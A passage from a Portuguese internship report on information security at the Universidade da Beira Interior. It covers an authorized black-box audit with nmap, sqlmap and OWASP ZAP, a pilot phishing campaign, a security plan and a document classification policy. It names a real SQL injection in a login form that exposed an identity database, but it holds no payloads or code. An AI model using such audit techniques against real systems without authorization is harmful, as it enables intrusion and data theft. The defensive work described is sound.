`NoSQLMap`	N.4	Gratuita	Sim	Utilizada apenas para bases de dados não relacionais

Tabela 3.1: Comparação de várias ferramentas baseadas no custo, código *open-source* e respetivas desvantagens.

A escolha final das ferramentas a utilizar teve também uma ponderação subjetiva, uma vez que o autor já tinha facilidade na utilização do `nmap` e `sqlmap`, para a necessidade N.2 e N.4. Para responder à necessidade N.1, a utilização do `Argus` demonstrou-se relativamente simples, sendo fácil de interpretar os resultados, mesmo esta aplicação não estando dotada de capacidades de representação gráfica. Para a necessidade N.3, o `OWASP ZAP` demonstrou-se como sendo a única ferramenta viável para a execução semiautomática de identificação de

vulnerabilidades em aplicações *web*. Todas as ferramentas escolhidas, `nmap`, `OWASP ZAP` e `sqlmap`, já vêm instaladas por defeito na distribuição `Kali Linux`, à exceção do `Argus`, o que permitiu diminuir o tempo de configuração para cada uma destas ferramentas.

3.3.2 Metodologia Aplicada

A metodologia aplicada seguiu as sete fases anteriormente referidas na secção 2.3.1, cujo objetivo passou pela identificação parcial de falhas e vulnerabilidades na infraestrutura disponível na rede externa da UBI, através de uma abordagem *black-box*, onde um potencial atacante não tem qualquer conhecimento sobre os detalhes da infraestrutura, bases de dados ou linguagens de programação utilizadas. A adoção desta metodologia permitiu simular práticas reais, semelhantes às que um indivíduo com intenções maliciosas possa adotar.

Na primeira fase, para recolha de informações, foram utilizadas ferramentas de OSINT (`Argus`), a fim de obter informações sobre os *endpoints* relevantes para posterior análise. A recolha dos *endpoints* permitiu a utilização do `nmap` para determinar portas abertas, tecnologias utilizadas e possíveis vetores de ataque e manipulação. A modelação dos ataques passou pela simulação de métodos e vetores frequentemente utilizados por atacantes, indo de encontro aos mais críticos riscos de segurança disponibilizados pela *Open Web Application Security Project* (OWASP) [56]. Posteriormente, a identificação de vulnerabilidades, recorrendo ao `OWASP ZAP`, `sqlmap` e técnicas de análise manual, permitiu identificar *software* desatualizado, com falhas de segurança que podem ser ativamente exploradas. A exploração de algumas das vulnerabilidades identificadas permitiu exfiltrar informação crítica. Embora não tenha sido um ponto de grande relevância, a pós-exploração focou-se na criticidade dos sistemas comprometidos e no tipo de dados acessíveis, onde foram apresentadas possíveis medidas de mitigação para as vulnerabilidades e problemas identificados. Finalmente, foi produzido um relatório abrangente e detalhado, que documenta as falhas identificadas, os vetores e os *payloads* utilizados para a exploração das vulnerabilidades, conforme disponibilizado no anexo A.2.

3.3.3 Discussão de Resultados

A auditoria de segurança realizada permitiu identificar 18 vulnerabilidades nos sistemas auditados, distribuídas em diferentes categorias de risco e impacto, nomeadamente:

- Dez vulnerabilidades pertencentes à categoria ”Falha de Configuração”, que incluiram problemas como diretorias, caminhos e ficheiros de configuração expostos, erros verbosos visíveis para o utilizador, entre outros;
- Quatro vulnerabilidades pertencentes à categoria ”Injeção SQL”, cuja exploração permitiu exfiltrar informação sensível, como é o caso da aplicação *Eletronic Data Interchange*;
- Quatro vulnerabilidades pertencentes à categoria ”*Cross-site Scripting*”, onde um atacante pode manipular indevidamente as sessões dos utilizadores e comprometer a sua privacidade.

Entre todas as 18 vulnerabilidades, destaca-se a vulnerabilidade de injeção SQL para a aplicação *Eletronic Data Interchange*, onde o formulário de *login* permite aplicar técnicas para exfiltrar informação sensível, sendo possível o acesso às bases de dados do sistema IAG, um sistema centralizado de Identidades e Gestão de Acessos da UBI. A prioridade de resolução destas falhas deve ser máxima, tendo em conta o seu risco inerente, refletindo desafios em áreas como a gestão de acessos e a implementação de boas práticas de programação e desenvolvimento de aplicações informáticas. Realça-se, também, a configuração errónea dos certificados *Secure Sockets Layer* (SSL), onde se identificaram diversos *websites* com o certificado expirado, e do redirecionamento de *websites* para a versão *Hyper Text Transfer Protocol Secure* (HTTPS).

3.4 Tarefa 3 – Plano de Segurança da Informação

Pretendeu-se, com esta tarefa, analisar a exequibilidade, necessidade e eventual elaboração de um plano de segurança da informação na UBI, onde foram considerados elementos como a sensibilidade da informação manuseada, legislação aplicável e infraestrutura existente. A divisão desta tarefa englobou dois principais pontos: a análise da exequibilidade e requisitos para criação de um plano de segurança da informação, e elaboração de um primeiro esboço do plano de segurança da informação.

3.4.1 Análise da Exequibilidade e Requisitos

A análise da exequibilidade visa determinar a viabilidade, a necessidade e a possível implementação de um plano de segurança de informação na UBI. Foram considerados três principais elementos para avaliar se o processo de desenvolvimento de um plano de segurança da informação seria exequível: a sensibilidade da informação tratada; a legislação aplicável; e a infraestrutura existente ao nível da UBI.

Relativamente à sensibilidade da informação tratada, a UBI trabalha com um elevado número de documentos com as mais diversas informações, desde pequenos assuntos com nenhuma ou pouca informação pessoal, até documentos cujo grau de confidencialidade e sensibilidade da informação é elevado. A quantidade de documentos existentes na UBI, como evidenciado na secção 3.5.1, tornou-se um dos principais propulsores para definir um plano de segurança da informação, onde qualquer fuga de informação pode potenciar uma elevada ameaça ou risco para a instituição – não só pelo cariz da sensibilidade da informação, mas também pelas consequências que possam advir desta fuga, como o acesso não autorizado a contas ou outros serviços.

A legislação aplicável para a determinação de um plano de segurança da informação demonstrou-se uma etapa crucial. De modo a determinar qual a legislação aplicável, foram fundamentalmente consultadas as seguintes regulamentações, leis e diretivas:

- A lei n.º 46/2018 de 13 de agosto, que estabelece o Regime Jurídico da Segurança do Ciberespaço;

- O Regulamento Geral de Proteção de Dados, definido através da lei n.º 58/2019, de 8 de agosto;
- O Regulamento Académico da UBI;
- Os requisitos de implementação da norma ISO/IEC 27001;
- O Quadro Nacional de Referência para a Cibersegurança;
- A segunda versão da diretiva europeia NIS.

Foi possível determinar que a UBI é legalmente obrigada a garantir a proteção e privacidade dos dados que administra, não só pela lei que estabelece o Regime Jurídico da Segurança do Ciberespaço (RJSC), mas também com a entrada em vigor da segunda versão da diretiva NIS, cujas principais diferenças entre a primeira versão desta diretiva e a segunda versão englobam uma maior precisão das medidas de gestão dos riscos de cibersegurança, um acréscimo no detalhe necessário para o reporte de incidentes de cibersegurança, atribuição de responsabilidades às pessoas singulares que são responsáveis por entidades abrangidas, bem como uma maior formação em cibersegurança, e um quadro sancionatório mais robusto, com coimas mais elevadas. A complementaridade dos requisitos definidos pela NIS 2 e dos controlos associados à implementação da norma ISO/IEC 27001 revelou uma harmonia conexa, e foi um dos principais pontos de partida para a elaboração do plano de segurança da informação.

Finalmente, ao nível da infraestrutura utilizada pela UBI, tornou-se necessário abranger os sistemas informáticos da UBI, englobando todos os sistemas e servidores físicos e virtuais, responsáveis por processar, armazenar e gerir informações e dados institucionais, bem como equipamentos de uso pessoal, fornecidos pela UBI a docentes, funcionários e investigadores; a rede informática da UBI, tanto interna como externa, incluindo *routers*, *switches*, *firewalls* e quaisquer dispositivos de rede essenciais para a conectividade entre departamentos, faculdades e utilizadores; e as aplicações *web* e *websites* institucionais, que englobam todas as plataformas, portais e aplicações *web* mantidas pela UBI e que são fundamentais para a interação com a comunidade académica e o restante público.

3.4.2 Elaboração do Plano de Segurança de Informação

A elaboração de um primeiro esboço do plano de segurança de informação, disponibilizado no anexo A.3, auxilia a garantia de proteção, integridade e disponibilidade dos dados e sistemas pertencentes à UBI. Este plano, embora seja apenas uma versão inicial, reflete o compromisso da UBI com a conformidade legal e a resiliência face às mais emergentes ameaças, estando principalmente alinhada com as normas ISO/IEC 27001 e ISO/IEC 27002, mas também já com a diretiva NIS 2. A elaboração deste plano seguiu uma metodologia estruturada, tendo em conta as recomendações da Agência da União Europeia para a Cibersegurança (ENISA), juntamente com os principais requisitos definidos na diretiva NIS 2 e as correspondências da ISO/IEC 27001 e ISO/IEC 27002. Quando se demonstrou relevante, as medidas definidas foram complementadas com algumas das práticas do QNRCS, disponibilizado pelo CNCS.

O principal objetivo deste plano passou por definir um conjunto de medidas para posterior definição, em políticas criadas pela UBI, de modo a minimizar a carga de trabalho da equipa dos SI.UBI e maximizar a alocação de recursos para o desenvolvimento das políticas, bem como para a sensibilização de toda a comunidade académica para as melhores práticas de cibersegurança.

Complementando este último ponto, uma das atividades a desenvolver identificadas diz respeito à promoção de campanhas de *phishing* internas. Durante o estágio, foi feito um teste-piloto de uma destas campanhas, que passou pela criação e configuração de uma máquina virtual na infraestrutura da UBI, recorrendo ao *software* `Gophish`, uma *framework* gratuita, de código aberto, e que permite desenhar e lançar uma campanha de *phishing*. Para este piloto, escolheu-se como grupo-alvo os funcionários dos Serviços de Informática da Universidade da Beira Interior. Foram enviados 68 *emails*, e, até ao momento, constatou-se que dez funcionários fizeram "*click*" no endereço *web* malicioso, que replica a página de autenticação da UBI. Destes dez, quatro utilizadores preencheram o formulário de autenticação, embora apenas um funcionário tenha realmente sido vítima de *phishing*. Após a submissão de dados, o utilizador é redirecionado para outra página onde é apresentado o aviso ilustrado na figura 3.1.

Com a adoção sequencial e faseada de algumas das medidas propostas neste plano, é esperada uma diminuição do risco de incidentes de segurança, um aumento da conformidade legislativa, prevendo desde já a entrada em vigor da diretiva NIS 2 e uma maior confiança entre toda a comunidade académica. O sucesso destas medidas depende, também, da integração com outros processos institucionais, como a gestão de crises e a recuperação de desastres.

3.5 Tarefa 4 – Política de Controlo de Acessos para Documentos Internos

Esta tarefa envolveu a definição e implementação de uma política de controlo de acessos para os documentos internos na UBI, tendo sido necessário estudar os vários tipos de documentos existentes na instituição e atribuir-lhes uma determinada classificação. A divisão desta tarefa passou pelo estudo inicial sobre os tipos de documentos existentes na UBI e qual a classificação a utilizar, a aplicação da classificação aos vários tipos de documentos e, por fim, a elaboração da política de controlo de acessos.

3.5.1 Documentos Existentes

Como qualquer instituição de ensino superior, a UBI trata inúmeros documentos de diversas fontes, sendo cada documento único no seu conteúdo e sensibilidade da informação. Torna-se, portanto, substancial procurar definir, de forma abrangente, mas específica, quais os documentos que são tratados ao nível da UBI. Estes documentos podem e devem ser considerados ativos, independentemente da forma e conteúdo. Um ativo é algo que tem valor

Figura 3.1: Mensagem informativa do teste-piloto da iniciativa de *phishing* na UBI.

para a organização, sendo necessário protegê-lo na ótica da mesma. De acordo com a Lei n.º 46/2018 de 13 de agosto, que estabelece o RJSC, relativa a medidas destinadas a garantir um elevado nível comum de segurança dos sistemas de informação e das redes em toda a UE, entende-se por ativo ”todo o sistema de informação e comunicação, os equipamentos e os demais recursos físicos e lógicos (aplicações e plataformas de *software*) considerados essenciais, geridos ou detidos pela entidade, que suportam, direta ou indiretamente, um ou mais serviços” [45].

Um sistema de informação compreende não só *hardware* e *software*, podendo os ativos ser (mas não só) das seguintes categorias:

1. Tecnológicos (*hardware*, *software*, sistemas e dispositivos de rede);
2. Pessoas;
3. Informação;
4. Ambiente físico e localizações;
5. Dependências contratuais internas ou externas ao serviço.

Com base na informação disponibilizada publicamente e recorrendo ao contacto informal com funcionários, pesquisas em motores de busca e pela própria informação disponibilizada no portal Minha UBI, foi possível identificar e enumerar os seguintes tipos de documentos:

- Acordos;
- Aditamentos;
- Atas;
- Cartas (correspondência física);
- Certificados;
- Circulares;
- Contratos;
- Convocatórias;
- Correio Eletrónico;
- Cadernos eleitorais;
- Declarações;
- Despachos;
- Documentos eleitorais;
- Editais;
- Formulários;
- Memorandos;
- Ofícios;
- Pareceres;
- Pedidos[1];
- Planos;
- Processos eleitorais;
- Proposta de aquisição;
- Protocolos;
- Questionários;
- Recomendações;
- Requerimentos;
- Relatórios.

3.5.2 Classificação e Metodologia Utilizada

A classificação utilizada para proteger eficazmente a informação manuseada pela UBI teve por base as medidas disponibilizadas pelo Gabinete Nacional de Segurança (GNS) [57], no

[1]Os pedidos podem ser de acesso, afetação de verbas, análise, autorização, avaliação, colaboração, creditação, consulta pública, despacho, incubação e reserva.

Guia para Gestão dos Riscos em Matérias de Segurança da Informação e Cibersegurança, da autoria do CNCS [58] e noutras políticas publicamente disponibilizadas por outras universidades internacionais, como a Universidade de Boston, Universidade de Hong Kong e a Universidade de Arkansas. Foram definidas cinco categorias onde todos os documentos da UBI podem ser divididos e classificados:

- Ultrassecreto;
- Restrito/Secreto;
- Confidencial;
- Interno;
- Público.

O nível *Público* engloba informação que pode ser disseminada sem restrições no seu conteúdo, audiência ou altura de publicação. A sua divulgação não viola nenhuma lei relevante (nomeadamente, leis de privacidade). Já para o nível *Interno*, este engloba informação que deve ser disponibilizada apenas a membros da academia. A informação divulgada neste nível de classificação não deve ser disponibilizada ao público sem passar por um processo de revisão, para evitar quaisquer repercussões. Para o nível *Confidencial*, este trata informação confidencial, que requer autorização específica para ser consultada e manipulada. A divulgação deste tipo de informação pode causar danos pessoais, disrupções a um subconjunto da universidade, danos em relações comerciais e perda de vantagem competitiva. O nível *Restrito* é utilizado para classificar informação restrita ou altamente confidencial que requer o maior cuidado na sua manipulação. A divulgação deste tipo de informação pode resultar em violações significativas de privacidade, riscos de segurança a um indivíduo ou grupo de pessoas, perdas financeiras avultadas, como multas ou términos de relações contratuais, ou ações reivindicatórias. Por fim, o nível *Ultrassecreto* engloba as mesmas propriedades do nível imediatamente anterior, sendo a categoria mais elevada de sensibilidade que requer os maiores níveis de proteção e controlo de acesso. Esta categoria é utilizada quando estritamente necessária, pois a divulgação não autorizada deste tipo de informação pode ter consequências extremamente graves, como danos irreparáveis à instituição, ações judiciais ou reivindicatórias, risco de vida e comprometimento significativo da segurança nacional.

A metodologia para classificar os documentos foi definida com base no tipo de documento e na sensibilidade da informação ou dos dados tratados no respetivo contexto. Esta abordagem permitiu determinar claramente o nível de classificação a aplicar a cada tipo de documento, mantendo um padrão uniforme na atribuição de classificação aos documentos. A gestão de riscos é também um fator crucial na atribuição de classificação. Neste âmbito, os documentos foram organizados e classificados segundo as suas características específicas e o grau de confidencialidade requerido. A cada tipo de documento, foi atribuído um nível de classificação que variou entre *Público* e *Ultrassecreto*.

3.5.3 Definição da Política de Controlo de Acessos

A definição da política de controlo de acessos pode ser consultada no anexo A.4. Esta política, para além de conter a identificação dos ativos (neste caso, os documentos a classificar), os níveis de classificação existentes e a correspondência entre um determinado documento e o seu nível de classificação, dá a conhecer ao utilizador um conjunto de 18 boas práticas de cibersegurança, adaptadas do CNCS. Embora estes mandamentos sejam, relativamente, simples e fáceis de colocar em prática, existe ainda um grande ”relaxamento” na sua manutenção – por exemplo, a reutilização de palavras-passe ou o adiamento da utilização de autenticação de dois fatores. Não obstante, tornou-se pertinente acrescentar a este documento estas práticas, para sensibilizar os utilizadores e reduzir significativamente o risco de ocorrência de um incidente de cibersegurança.

No anexo A.4 são também apresentadas as secções de Gestão de Documentação, Distribuição (Física e Digital), e Arquivamento e Destruição. Nesta primeira secção, foram definidos critérios relativamente ao uso e processamento dos documentos em formato físico ou digital, bem como a forma correta de os armazenar. A correta gestão da documentação facilita a recuperação eficiente da informação e garante a conformidade com as regulamentações em vigor, como o RGPD. A secção relativa à distribuição dos documentos apresenta medidas de segurança, tanto para os documentos físicos como digitais. Para os documentos físicos, são apresentadas medidas como a utilização de duplo envelope selado e a limitação da distribuição aos indivíduos estritamente necessários. Já no contexto digital, a segurança na distribuição é assegurada recorrendo a protocolos de criptografia, utilização de plataformas para distribuição de documentos aprovadas pela UBI e autenticação dos utilizadores. Finalmente, na secção de arquivamento e destruição, foram detalhados os mecanismos e práticas para assegurar que os documentos sejam armazenados de forma segura até ao final do seu ciclo de vida útil. Assim que o ciclo de vida de um determinado documento termine, o processo de destruição de informação é tido em conta, sendo descritas práticas como a trituração de documentos físicos e a eliminação segura dos documentos digitais.

O desenvolvimento desta política representa um marco relevante para o fortalecimento da segurança da informação na Universidade da Beira Interior, e um contributo importante no que diz respeito à segurança da informação em instituições de ensino superior em Portugal continental. O estabelecimento de medidas claras, bem definidas e de fácil utilização contribui diretamente para a proteção da confidencialidade, integridade e disponibilidade da informação. Destaca-se, como principal benefício da elaboração deste documento, uma maior conformidade com as regulamentações em vigor, como o RGPD, seguido da redução de riscos associados a acessos não autorizados ou potenciais fugas de informação. A padronização dos processos facilita, também, a recuperação da informação de forma ágil e eficiente para toda a comunidade académica, contribuindo também para a promoção de um ambiente mais seguro e confiável para toda a comunidade académica.

3.6 Conclusão

Neste capítulo foram enumeradas as etapas práticas e as decisões tomadas ao longo do desenvolvimento das quatro tarefas principais deste estágio, sendo apresentadas as metodologias, ferramentas e resultados obtidos. As escolhas metodológicas e as decisões de implementação foram devidamente justificadas, procurando fornecer soluções tangíveis e que fossem de encontro às necessidades e recursos da UBI.

Os resultados obtidos nesta fase do trabalho lançam luz sobre a importância da segurança da informação e também a necessidade da existência de processos de melhoria contínua. As vulnerabilidades identificadas, as configurações de segurança propostas e os restantes documentos definidos são um passo importante na direção de uma gestão da informação mais robusta, encaminhando a discussão para as conclusões principais, onde se procurará sintetizar as principais aprendizagens e os desafios futuros.

Capítulo 4

Conclusões e Trabalho Futuro

A análise de soluções e processos de segurança da informação em contexto institucional no ensino superior público português demonstra-se um problema cada vez mais atual, dado o exponencial crescimento do volume de informações em circulação pela Internet. Com este aumento advém também um acréscimo de ciberataques e cibercrime, tornando-se crucial garantir a privacidade, integridade e disponibilidade da informação que cada sujeito, empresa ou organização adquira, trate e conserve, recorrendo a um conjunto de normas e boas práticas informáticas.

4.1 Conclusões Principais

A primeira tarefa, cujo objetivo era estudar o impacto da implementação de bases de dados cifradas, permitiu não só analisar os mecanismos de encriptação existentes, mas também simular a sua aplicação num ambiente controlado, identificando o impacto no desempenho. A escolha do *Transparent Data Encryption* revelou-se pertinente, dada a sua transparência e facilidade de implementação, embora com as ressalvas relativas ao impacto causado no desempenho do SGBD. Na sua génese, esta tarefa envolveu uma análise dos mecanismos de encriptação de bases de dados disponíveis no Microsoft SQL Server, o SGBD predominante na UBI. Foram examinadas diversas abordagens, como funções T-SQL, chaves simétricas e assimétricas, e a utilização de certificados. Adicionalmente, a análise contemplou o *Always Encrypted* e a emergente criptografia homomórfica. O objetivo central foi a compreensão das particularidades de cada solução, para determinar a mais adequada às necessidades específicas da UBI. Após esta fase de análise, procedeu-se à implementação do TDE num ambiente de testes, cuja configuração foi aproximada à utilizada pela UBI, embora dentro das limitações do *hardware* utilizado. Este ambiente foi montado numa máquina virtual, utilizando uma base de dados do Stack Overflow de 2013, para simular um cenário real, com um volume considerável de dados. O objetivo desta fase foi o de verificar, de forma prática, o impacto do TDE no desempenho da base de dados. Para validar este objetivo, foram realizados testes de desempenho, com recurso à ferramenta `SQLQueryStress`, para comparar o tempo de resposta da base de dados, com e sem TDE ativo. As *queries* utilizadas representaram operações comuns, abrangendo *queries* leves, com tempo de resposta limitado, e outras mais intensivas. Os resultados permitiram quantificar o desempenho na utilização deste mecanismo, comprovando um impacto mínimo no SGBD, demonstrando ser uma boa solução para implementar encriptação *at-rest*.

A segunda tarefa, dedicada à realização de auditorias de segurança aos sistemas da UBI, demonstrou a importância da monitorização constante e da avaliação da postura de segurança dos sistemas da UBI. A identificação de diversas vulnerabilidades, através da utilização de

ferramentas de código aberto, permitiu elaborar um relatório detalhado que orienta as equipas técnicas para ações de melhoria. Inicialmente, foi realizada uma investigação e comparação de diversas ferramentas e *frameworks* de segurança, focando-se em opções de código aberto e que fossem adequadas para a realização de auditorias de segurança em aplicações e sistemas *web* acessíveis através da Internet. Posteriormente, as ferramentas selecionadas (`nmap`, `Argus`, `sqlmap` e `OWASP ZAP`) foram utilizadas para executar uma auditoria aos sistemas e aplicações da UBI, numa abordagem *black-box*, simulando um ataque real, sem conhecimento prévio das infraestruturas, bases de dados ou linguagens de programação utilizadas. A realização desta auditoria culminou num relatório que identifica 18 vulnerabilidades (falhas de configuração, injeções SQL, acessos não autorizados e vulnerabilidades *Cross-site Scripting* (XSS)). O relatório realizado incluiu a análise da criticidade dos sistemas comprometidos, os dados sensíveis a que foi possível ter acesso e a melhor forma de colmatar os problemas e mitigar potenciais vulnerabilidades futuras.

A terceira tarefa, centrada na elaboração de um plano de segurança da informação, permitiu integrar as melhores práticas, normas internacionais, leis e diretrizes, com as particularidades da UBI, refletindo numa estrutura sólida e adaptável às necessidades da instituição. Nesta tarefa, foi elaborada uma análise da exequibilidade da implementação de um plano de segurança da informação na UBI, abrangendo a sensibilidade da informação manuseada, a legislação vigente (RGPD, a lei que estabelece o RJSC e a preparação para entrada em vigor da segunda versão da diretiva NIS) e a infraestrutura tecnológica da universidade. Com base nesta análise, foi elaborado um primeiro esboço do plano de segurança, com base nas recomendações da ENISA, nas normas ISO/IEC 27001 e 27002, e também no QNRCS, para assegurar a proteção, integridade e disponibilidade dos dados e sistemas da instituição, e reforçar a sua postura de segurança face aos desafios digitais emergentes.

Finalmente, a quarta tarefa, focada na criação de uma política de controlo de acessos para documentos internos, permitiu estabelecer um ponto inicial para o tratamento seguro da informação, contribuindo para a confidencialidade e integridade da informação manuseada. Esta tarefa iniciou-se com um estudo dos tipos de documentos utilizados na UBI, recorrendo a fontes públicas e mediante contactos informais com colaboradores da instituição. O objetivo desta tarefa passou pela definição de critérios para a aplicação de um sistema de classificação de documentos que refletisse o grau de sensibilidade e criticidade de cada um. Com base nesta análise, foram definidos cinco níveis de classificação: ultrassecreto, restrito/secreto, confidencial, interno e público, tendo por base a experiência de outras instituições de ensino e as medidas de segurança recomendadas pelo GNS e CNCS. Para além da apresentação de uma política de controlo de acessos aos documentos internos da universidade, são também dadas a conhecer aos utilizadores um conjunto de 18 boas-práticas de cibersegurança, adaptadas com base nos recursos disponibilizados pelo CNCS.

Em jeito de comentário final, dizer que existe ainda um vasto campo a trabalhar ao nível de empresas e instituições públicas, englobando também as instituições de ensino superior português. A proteção contra acessos não autorizados, o combate ao cibercrime e o roubo

de identidade são apenas alguns dos vários problemas existentes num espectro muito alargado ao nível da segurança informática. Os principais desafios que advêm da conclusão deste trabalho prendem-se com a necessidade de manter um compromisso contínuo com a segurança, dado o exponencial avanço na tecnologia e os desafios que este avanço traz. Assim, a sensibilização e a formação da comunidade académica e não académica, a manutenção de uma infraestrutura tecnológica atualizada e continuamente monitorizada continuarão a ser imprescindíveis.

4.2 Trabalho Futuro

Este trabalho pretende servir de ponto de partida em processos de melhoria contínua, tanto para a UBI como para qualquer instituição, onde a cibersegurança é cada vez mais imprescindível. Como trabalho futuro, propõe-se realizar um estudo mais aprofundado sobre o impacto da encriptação homomórfica em sistemas do tipo *Database as a Service*, e também a exploração das funcionalidades mais recentes do mecanismo *Always Encrypted*. A nível prático, é relevante obter a sua aprovação pelo Reitor e dar seguimento à implementação do plano de segurança da informação e à sua adaptação em cenários de mudanças tecnológicas. É também recomendada a continuação da implementação das políticas de segurança da informação, e a manutenção do *software* de gestão documental da UBI, o `GDUBI`, aliada à introdução de novos mecanismos e políticas de classificação e gestão documental.

Bibliografia

[1] U. da Beira Interior. (2021) Despacho normativo n.º 10/2021. [accessed 31. Dec. 2023]. [Online]. Available: https://files.diariodarepublica.pt/2s/2021/03/056000000/0004100061.pdf 1

[2] ——. (2024) Serviços de Informática da Universidade da Beira Interior. [accessed 1. Jan. 2024]. [Online]. Available: https://www.ubi.pt/sites/siubi/pt 1

[3] ——. (2023) Regulamento Orgânico dos Serviços da Universidade da Beira Interior. [accessed 08. Jan. 2025]. [Online]. Available: https://files.diariodarepublica.pt/2s/2023/08/158000000/0013200156.pdf 1

[4] K. Zotos and A. Litke, "Cryptography and encryption," *Department of Applied Informatics, University of Macedonia*, 2005. 5

[5] G. Chen, K. Chen, and J. Dong, "A Database Encryption Scheme for Enhanced Security and Easy Sharing," in *Proceedings of the 10th International Conference on Computer Supported Cooperative Work in Design*. IEEE, 2006, pp. 03–05. 5

[6] Microsoft. (2024) What is SQL Server? - SQL Server. [accessed 5. Jan. 2024]. [Online]. Available: https://learn.microsoft.com/en-us/sql/sql-server/what-is-sql-server?view=sql-server-ver15 5

[7] A. Hughes, "T-SQL (Transact-SQL)," *Data Management*, Sep. 2019. [Online]. Available: https://www.techtarget.com/searchdatamanagement/definition/T-SQL 5

[8] M. Coles and R. Landrum, *Expert SQL Server 2008 Encryption*. New York, NY, USA: Apress, 2009. [Online]. Available: https://link.springer.com/book/10.1007/978-1-4302-3365-7 5, 6, 7

[9] Microsoft. (2024) Encryption Hierarchy - SQL Server. [accessed 5. Jan. 2024]. [Online]. Available: https://learn.microsoft.com/en-us/sql/relational-databases/security/encryption/encryption-hierarchy?view=sql-server-ver15 5

[10] P. Antonopoulos, A. Arasu, K. D. Singh, K. Eguro, N. Gupta, R. Jain, R. Kaushik, H. Kodavalla, D. Kossmann, N. Ogg, R. Ramamurthy, J. Szymaszek, J. Trimmer, K. Vaswani, R. Venkatesan, and M. Zwilling, "Azure SQL Database Always Encrypted," in *Proceedings of 2020 ACM SIGMOD International Conference on Management of Data*. New York, NY, USA: Association for Computing Machinery, Jun. 2020, pp. 1511–1525. 5, 7, 9

[11] Flexera. (2023) Flexera 2024 State of the Cloud | Report. [accessed 29. Dec. 2024]. [Online]. Available: https://info.flexera.com/CM-REPORT-State-of-the-Cloud 7, 8

[12] Microsoft. (2024) What is Azure SQL? - Azure SQL. [accessed 9. Jan. 2024]. [Online]. Available: https://learn.microsoft.com/en-gb/azure/azure-sql/azure-sql-iaas-vs-paas-what-is-overview?view=azuresql 7

[13] Oracle. (2023, Nov.) Oracle Database Security Guide, 23c. [accessed 9. Jan. 2024]. [Online]. Available: https://docs.oracle.com/en/database/oracle/oracle-database/23/dbseg/using-oracle-vpd-to-control-data-access.html 9

[14] Microsoft. (2024, Jan.) Row-level security - SQL Server. [accessed 9. Jan. 2024]. [Online]. Available: https://learn.microsoft.com/en-us/sql/relational-databases/security/row-level-security?view=sql-server-ver16 9

[15] T. V. T. Doan, M.-L. Messai, G. Gavin, and J. Darmont, "A survey on implementations of homomorphic encryption schemes," *J. Supercomput.*, vol. 79, no. 13, pp. 15 098–15 139, Sep. 2023. 9, 10

[16] C. Gentry. (2012, May) Winter School on Cryptography: Fully Homomorphic Encryption - Craig Gentry. [accessed 28. Jun. 2024]. [Online]. Available: https://www.youtube.com/watch?v=Y1TxCiOuoYY 10

[17] S. Halevi, and V. Shoup. (2024, Jun.) HElib. [accessed 3. Jun. 2024]. [Online]. Available: https://github.com/homenc/HElib 10

[18] Y. Polyakov, K. Rohloff, and G. W Ryan. (2024, Jun.) PALISADE / PALISADE Release · GitLab. [accessed 3. Jun. 2024]. [Online]. Available: https://gitlab.com/palisade/palisade-release 10

[19] Microsoft Research. (2024, Jun.) SEAL. [accessed 3. Jun. 2024]. [Online]. Available: https://github.com/microsoft/SEAL 10

[20] J. H. Cheon, A. Kim, M. Kim, and Y. Song. (2024, Jun.) HEAAN. [accessed 3. Jun. 2024]. [Online]. Available: https://github.com/snucrypto/HEAAN 10

[21] C. Gouert and N. G. Tsoutsos, "Data privacy made easy: Enhancing applications with homomorphic encryption," Cryptology ePrint Archive, Paper 2024/118, 2024. [Online]. Available: https://eprint.iacr.org/2024/118 10

[22] A. S. Zaidoun, "Security Management," in *Computer Science Security*. Chichester, England, UK: John Wiley & Sons, Ltd., Sep. 2022, pp. 147–164. 11

[23] T. Economist. (2017, May) The world's most valuable resource is no longer oil, but data. [Online]. Available: https://www.economist.com/leaders/2017/05/06/the-worlds-most-valuable-resource-is-no-longer-oil-but-data 11

[24] D. E. I. Esparza, F. J. Díaz, T. K. S. Echeverría, S. R. A. Hidrobo, D. A. L. Villavicencio, and A. R. Ordoñez, "Information security issues in educational institutions," in *Proceedings of the 15th Iberian Conference on Information Systems and Technologies (CISTI)*, 2020, pp. 1–7. 11

[25] A. P. Tekade, P. Gurjar, P. R. Ingle, and D. B. B. Meshram, "Ethical hacking in linux environment," in *Proceedings of the International Journal of Engineering Research and Applications (IJERA)*, 2013. [Online]. Available: https://api.semanticscholar.org/CorpusID:3817736 11

[26] O. M. Al-Matari, I. M. Helal, S. A. Mazen, and S. Elhennawy, "Cybersecurity tools for is auditing," in *Proceedings of the 2018 Sixth International Conference on Enterprise Systems (ES)*, 2018, pp. 217–223. 11

[27] A. S. Gillis, "Definition - security audit," *CIO*, Jun. 2022. [Online]. Available: https://www.techtarget.com/searchcio/definition/security-audit 11

[28] Cloudflare. (2024, Jan.) What is penetration testing? | What is pen testing? [accessed 14. Jan. 2024]. [Online]. Available: https://www.cloudflare.com/learning/security/glossary/what-is-penetration-testing 12

[29] G. Weidman, *Penetration Testing: A Hands-On Introduction to Hacking*. No Starch Press, 2014. 12

[30] P. T. E. Standard. (2020, May) The Penetration Testing Execution Standard. [accessed 10. Jul. 2024]. [Online]. Available: http://www.pentest-standard.org/index.php/Main_Page 12

[31] I. S. Audit and C. Association, *CISA Review Manual*. Information Systems Audit and Control Association, 2009. 13

[32] J. Ledesma. (2023) What is the CIA Triad? [accessed 16. Jan. 2024]. [Online]. Available: https://www.varonis.com/blog/cia-triad 14

[33] Codecademy. (2024, Jan.) Introduction to Cybersecurity: What is Cybersecurity? Cheatsheet | Codecademy. [accessed 15. Jan. 2024]. [Online]. Available: https://www.codecademy.com/learn/introduction-to-cybersecurity/modules/intro-cybersecurity-what-is-cybersecurity/cheatsheet 14

[34] U. da Beira Interior. (2024) Proteção de Dados. [accessed 15. Jan. 2024]. [Online]. Available: https://www.ubi.pt/entidade/DPO 14

[35] D. da República. (2021, Jul.) Decreto-Lei n.º 65/2021. [accessed 16. Jan. 2024]. [Online]. Available: https://diariodarepublica.pt/dr/detalhe/decreto-lei/65-2021-168697988 14

[36] I. O. for Standarization. (2024, Jan.) ISO/IEC 27001:2022. [accessed 16. Jan. 2024]. [Online]. Available: https://www.iso.org/standard/27001 14, 15, 16

[37] Devoteam. (2024, Jan.) ISO 27001 - Sistema de Gestão de Segurança da Informação. [accessed 16. Jan. 2024]. [Online]. Available: https://www.27001.pt/index.html 15, 17

[38] T. Souza, "Os pilares da Segurança da Informação, segundo a norma ISO 27001 - OSTEC | Segurança digital de resultados," *OSTEC | Segurança digital de resultados*, Mar. 2023. [Online]. Available: https://ostec.blog/geral/pilares-seguranca-informacao-segundo-norma-iso-27001 15

